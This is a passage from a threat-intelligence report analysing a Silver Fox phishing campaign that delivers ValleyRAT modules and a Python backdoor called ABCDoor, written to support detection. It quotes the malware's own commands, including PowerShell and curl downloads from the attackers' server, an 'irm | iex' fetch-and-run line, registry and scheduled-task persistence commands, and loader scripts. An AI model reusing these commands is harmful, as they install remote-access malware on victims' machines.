08C0  7C 00 31 00 3A 00 6C 00 63 00 7C 00 31 00 3A 00  |.1.:.l.c.|.1.:.
08D0  64 00 64 00 7C 00 31 00 3A 00 33 00 74 00 7C 00  d.d.|.1.:.3.t.|.
08E0  30 00 38 00 3A 00 33 00 6F 00 7C 00 31 00 2E 00  0.8.:.3.o.|.1...
08F0  30 00 2E 00 30 00 2E 00 37 00 32 00 31 00 3A 00  0...0...7.2.1.:.
0900  33 00 70 00 7C 00 31 00 3A 00 32 00 74 00 7C 00  3.p.|.1.:.2.t.|.
0910  38 00 38 00 38 00 38 00 3A 00 32 00 6F 00 7C 00  8.8.8.8.:.2.o.|.
0920  31 00 2E 00 30 00 2E 00 30 00 2E 00 37 00 32 00  1...0...0...7.2.
0930  31 00 3A 00 32 00 70 00 7C 00 31 00 3A 00 31 00  1.:.2.p.|.1.:.1.
0940  74 00 7C 00 36 00 36 00 36 00 36 00 3A 00 31 00  t.|.6.6.6.6.:.1.
0950  6F 00 7C 00 38 00 32 00 2E 00 38 00 33 00 31 00  o.|.8.2...8.3.1.
0960  2E 00 36 00 35 00 2E 00 37 00 30 00 32 00 3A 00  ..6.5...7.0.2.:.
0970  31 00 70 00 7C 00 00 00                          1.p.|...
```

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:

1	|p1:207.56.138[.]28|o1:6666|t1:1|p2:127.0.0.1|o2:8888|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1|fz:飘诈|bb:1.0|bz:2025.11.16|jp:0|bh:0|ll:0|dl:0|sh:0|kl:0|bd:0|

The key configuration parameters in this string are:

- p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
- bz: the creation date of the configuration

The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).

Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.

ValleyRAT utilizes the registry to store its configurations and modules:

Registry key	**Description**
HKCU:\Console\0	For x86-based modules
HKCU:\Console\1	For x64-based modules
HKCU:\Console\IpDate	Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info	Final configuration

The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.

Custom ValleyRAT modules

The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.

HKCU:\Console\0 registry key value	**Module name**	**Library MD5 hash**	**Compiled date and time (UTC)**
fc546acf1735127db05fb5bc354093e0	保86.dll	4a5195a38a458cdd2c1b5ab13af3b393	2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0	保86.dll	e66bae6e8621db2a835fa6721c3e5bbe	2025-12-04 04:39:32

2375193669e243e830ef5794226352e7	保86.dll_bin	e66bae6e8621db2a835fa6721c3e5bbe	2025-12-04 04:39:32

Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.

Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:

```
.rdata:1000830C aIn             db 'IN',0
.rdata:1000830F                 align 10h
.rdata:10008310 aId             db 'ID',0
.rdata:10008313                 align 4
.rdata:10008314 aZa             db 'ZA',0
.rdata:10008317                 align 4
.rdata:10008318 aRu             db 'RU',0
.rdata:1000831B                 align 4
.rdata:1000831C aKh             db 'KH',0
.rdata:1000831F                 align 10h
.rdata:10008320 aIndia          db 'INDIA',0
.rdata:10008326                 align 4
.rdata:10008328 aIndonesia      db 'INDONESIA',0
.rdata:10008332                 align 4
.rdata:10008334 aSouthAfrica    db 'SOUTH AFRICA',0
.rdata:10008341                 align 4
.rdata:10008344 aRussia         db 'RUSSIA',0
.rdata:1000834B                 align 4
.rdata:1000834C aCambodia       db 'CAMBODIA',0
```

Countries where the 保86.dll module functions

If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried hxxp://154.82.81[.]205/YN20250923193706.zip.

Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.

The module implements the following download methods:

1. 1 Using the InternetReadFile function with the User-Agent PythonDownloader
2. 2 Using the URLDownloadToFile function
3. 3 Using PowerShell:

```
1  powershell.exe -Command "& {[System.Net.ServicePointManager]::SecurityProtocol =
   [System.Net.SecurityProtocolType]::Tls12;
```

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $ProgressPreference = 'SilentlyContinue'; try { Invoke-WebRequest -Uri 'hxxp://154.82.81[.]205/YD20251001143052.zip' -OutFile '$appdata\appclient\111.zip' -UseBasicParsing -TimeoutSec 600 } catch { exit 1 } }"
```

4. 4 Using curl:

```
curl.exe -L -o "%LOCALAPPDATA%\appclient\111.zip" "hxxp://154.82.81[.]205/YD20251001143052.zip" --silent --show-error --insecure --max-time 600
```

The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.

Name	Size	Folders	Files	Modified	CRC
ffmpeg	122 411 520	0	1	2025-11-17 10:54:33.2221798	90AE0288
python	21 263 687	45	385	2025-11-17 10:54:33.7892832	3F6C9E49
launch.vbs	0			2025-11-13 11:40:29.4527779	00000000
update.bat	496			2025-11-17 10:54:49.3213428	2CFE86BE

Contents of the 111.zip archive

The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.

Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:

```
cmd.exe /c "C:\Users\<user>\AppData\Local\appclient\update.bat"
```

The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.

```
@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale
```

```
5   rmdir /s /q "%DES_DIR%"
6   mkdir "%DES_DIR%"
7   call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"
8   start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
9   exit /b
10  :recursiveCopy
11  set "src=%~1"
12  set "dest=%~2"
13  if not exist "%dest%" mkdir "%dest%"
14  for %%F in ("%src%\*") do (
15      copy "%%F" "%dest%" >nul
16  )
17  for /d %%D in ("%src%\*") do (
18      call :recursiveCopy "%%D" "%dest%\%%~nxD"
19  )
20  exit /b
21
22
23
```

Contents of update.bat

After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:

```
1   start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
```

ABCDoor Python backdoor

The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is

passed as a parameter.

```
if __name__ == "__main__":
    from appclient.core import run as _run
    from setproctitle import setproctitle
    setproctitle("AppClientABC")
    _run("https://abc.petitechanson.com")
```

Code for main.py: the module entry point

The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format `python(<pid>): <proctitle>`. For example, for the appclient module, this object would appear as follows:

```
1    \Sessions\1\BaseNamedObjects\python(8544): AppClientABC
```

We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.

The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.

Upon execution, the backdoor establishes persistence in the following locations:

1. 1 Windows registry: It adds `"<path_to_pythonw.exe>" -m appclient` to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:

   ```
   1    "C:\Users\&lt;username&gt;\AppData\Local\appclient\python\pythonw.exe" -m appclient
   ```

   Persistence is established by executing the following command:

   ```
   1    cmd.exe /c "reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "AppClient" /t REG_SZ /d "\"<path_to_pythonw.exe>\" -m appclient" /f"
   ```


2. 2 Task scheduler: The malware executes

   ```
   1    cmd.exe /c "schtasks /create /sc minute /mo 1 /tn "AppClient" /tr "<path_to_pythonw.exe> -m appclient" /f"
   ```

The command creates a task named “AppClient” that runs every minute.

The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:

- MainManager: handles C2 connection and authorization (sending system metadata)
- MessageManager: registers and executes message handlers
- AutoStartManager: manages backdoor persistence
- ClientManager: handles backdoor updates and removal
- SystemInfoManager: collects data from the victim’s system, including screenshots
- RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
- FileManager: performs file system operations
- KeyboardManager: emulates keyboard input
- ProcessManager: manages system processes
- ClipboardManager: exfiltrates clipboard contents to the C2
- CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
- Utils: auxiliary functions (file upload/download, archive management, error log uploading, etc.)



Backdoor strings with characteristic names

Upon connecting, ABCDoor sends an `auth` message to the C2 with the following information in JSON format:

```
1  "role": "client",
2  "device_info": {
3  "device_name": device_name,
4  "os_name": os_name,
5  "os_version": os_version,
6  "os_release": os_release,
7  "device_id": device_id,
8  "install_channel": "<channel_name_from_registry>", # optional field
9  "first_install_time": "<install_time_from_registry>", # optional field
10 },
11 "version": 157 # hard-coded ABCDoor version
```

The code for retrieving the device identifier (device_id) in the backdoor is somewhat peculiar:

```
1  device_id = Utility.get_machine_guid_via_file_func()
2  device_id = Utility.get_machine_guid_via_reg()
```

First, the `get_machine_guid_via_file_func` function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the `get_machine_guid_via_reg` function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.

The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:

- Emulating a double click while broadcasting the victim’s screen
- A `"file_open"` message within the `FileManager` class, which calls the `os.startfile` function. This executes a specified file using the `ShellExecute` function and the default handler for that file extension

For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions `RemoteControl::ScreenRecorder::start_single_monitor_ddagrab`, `RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab`, and `RemoteControl::ScreenRecorder::test_ddagrab_support`. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.

Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim's system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:

- Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
- Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim's ID
- Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a `Utility::upload_exception_logs` function to send this archive to a specified URI, likely to help debug and refine the malware's performance

Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:

```
1  powershell -Command "Start-Sleep -Seconds 5; Start-Process -FilePath \"%TEMP%\tmpXXXXXXXX\update\update.ps1\" -ArgumentList \"%LOCALAPPDATA%\appclient\" -WindowStyle Hidden"
```

The existing ABCDoor process is then forcibly terminated.

ABCDoor versions

Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:

Version	Compiled date (UTC)	Key updates	ABCDoor .pyd MD5 hash
121	2024.12.19 18:27:11	– Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in	5b998a5bc5ad1c550564294034d4a62c

		ffmpeg) – No OOP used – Registry persistence	
143	2025.02.04 01:15:00	Client updates – Task scheduler persistence – OOP implementation (classes) – Clipboard management – Process management – Asymmetric file and directory encryption	c50c980d3f4b7ed970f083b0d37a6a6a
152	2025.04.01 15:39:36	– DPAPI encryption functions – Chunked file uploading to C2	de8f0008b15f2404f721f76fac34456a
154	2025.05.09 13:36:24	– Implementation of installation channels – Key combination emulation	9bf9f635019494c4b70fb0a7c0fb53e4
156	2025.08.11 13:36:10	– Retrieval and logging of initial installation time to the registry	a543b96b0938de798dd4f683dd92a94a
157	2025.08.28 14:23:57	– Use of DDA source in ffmpeg for monitor screen broadcasting	fa08b243f12e31940b8b4b82d3498804
157	2025.09.23 11:38:17	– Compiled with Cython 3.0.7 (previous version used Cython 3.0.12)	13669b8f2bd0af53a3fe9ac0490499e5

Evolution of ABCDoor distribution methods

Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:

- - C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
  - Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:

    ```
    1  powershell.exe -Command "irm hxxps://abc.fetish-friends[.]com/setup/install | iex"
    ```

    This script downloaded the ABCDoor archive and launched it.

Later, from May to August 2025, Silver Fox varied their delivery techniques through several methods:

- Utilizing TinyURL:Stagers initially queried TinyURL links, which then redirected to the full addresses for downloading the next stage:
  - hxxps://tinyurl[.]com/4nzkync8 -> hxxps://roldco[.]com/api/download/c51bbd17-ef08-4d6c-ab4c-d7bf49483dd6
  - hxxps://tinyurl[.]com/bde63yuu -> hxxps://sudsmama[.]com/api/download/c8ea0a2c-42c2-4159-9337-ee774ed5e7cb
- Utilizing URLs with arguments formatted as `channel=[word_MMDD]`:
- hxxps://abc.fetish-friends[.]com/setup?channel=jiqi_0819
- hxxps://abc.fetish-friends[.]com/setup/install?channel=whatsapp_0826
- hxxps://abc.fetish-friends[.]com/setup/install?channel=dianhua-0903

Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:

- RemoteInstaller_20250803165259_whatsapp.exe (MD5: 4d343515f4c87b9a2ffd2f46665d2d57)
- RemoteInstaller_20250806_004447_jiqi.exe (MD5: dfc64dd9d8f776ca5440c35fef5d406e)
- RemoteInstaller_20250808_174554_dianhua.exe (MD5: eefc28e9f2c0c0592af186be8e3570d2)
- MCA-Ministry.exe (MD5: 6cf382d3a0eae57b8baaa263e4ed8d00)
- MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a)
- MCA-Ministry.exe (MD5: d17caf6f5d6ba3393a3a865d1c43c3d2)

The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:

hxxps://tinyurl[.]com/322ccxbf -> hxxps://sudsmama.com/api/download/50e24b3a-8662-4d2f-9837-8cc62aa8f697

Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:

- CBDT.zip (MD5: 6495c409b59deb72cfcb2b2da983b3bb) (Related material.exe)
- November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
- December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
- December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
- Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)

The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5:

043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.

Icons of the SFX archives

When executed, the SFX archive ran the following script:

```
Setup=powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File run_direct.ps1
TempMode
Silent=1
Overwrite=1
Title=SilentInstaller
```

SFX archive script

This script launched run_direct.ps1, a PowerShell script contained within the archive.

```
try {
    $encryptedConfig = 'EUsSAT5cXldZEgMQAkhFUwAxQURTWVxsQF9...'
    $encryptKey = 'jiqi_20250923'
    $nodePath = Join-Path $env:USERPROFILE '.node\node.exe'
    if (-not (Test-Path $nodePath)) {
        $nodeUrl = "https://nodejs.org/dist/v22.19.0/node-v22.19.0-win-x64.zip"
        $nodeZip = Join-Path $env:TEMP "node-v22.19.0-win-x64.zip"
        $nodeDir = Join-Path $env:USERPROFILE '.node'
        if (-not (Test-Path $nodeDir)) { New-Item -ItemType Directory -Path $nodeDir -Force }
        curl.exe -L -o $nodeZip $nodeUrl
        tar -xf $nodeZip -C $nodeDir --strip-components=1
        Remove-Item $nodeZip -Force
    }
    Start-Process -FilePath $nodePath -ArgumentList "run.deobfuscated.obf.js","--e=$encryptedConfig","--k=$encryptKey" -WindowStyle Hidden -Wait
} catch { exit 1 }
exit 0
```

The run_direct.ps1 script

The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim's computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:

```
{
    "channel": "1",
    "installUrl": [],
    "downloadUrl": "http://154.82.81.205/YD20251001143052.zip",
    "installName": "GST",
    "directDownload": true,
    "zipUrl": "http://154.82.81.205/YD20251001143052.zip",
    "filename": "YD20251001143052.zip",
    "skipSSLVerification": true,
    "showConsole": false,
    "waitOnComplete": false,
    "autoCloseDelay": 0
}
```


Decrypted configuration for the JS loader

The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running `cmd /c start /min python/pythonw.exe -m appclient` in background mode with a hidden window. After extraction, the script deletes the ZIP archive.

Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:

```
logInfo("═══ 开始安装流程 ═══") // ═══ Start the installation process═══
logInfo("检测到直接下载模式"); // Direct download mode detected
logInfo("步骤 1/6: 使用直接下载配置（跳过服务器请求）"); // Step 1/6: Use direct download configuration (skip server request)
logInfo("步骤 2/6: 设置安装渠道"); // Step 2/6: Set up the installation channel
logInfo("步骤 3/6: 准备安装路径"); // Step 3/6: Prepare the installation path
logInfo("步骤 4/6: 下载安装包"); // Step 4/6: Download the installation package
logInfo("步骤 5/6: 解压安装包"); // Step 5/6: Unzip the installation package
logInfo("步骤 6/6: 启动应用程序"); // Step 6/6: Launch the application
```

Log fragments gathered from throughout the JS code

Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.

Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)

The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.

Conclusion


In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.

During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware's configuration. Theoretically, the group could add other countries to this list in the future.


The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.

Detection by Kaspersky solutions

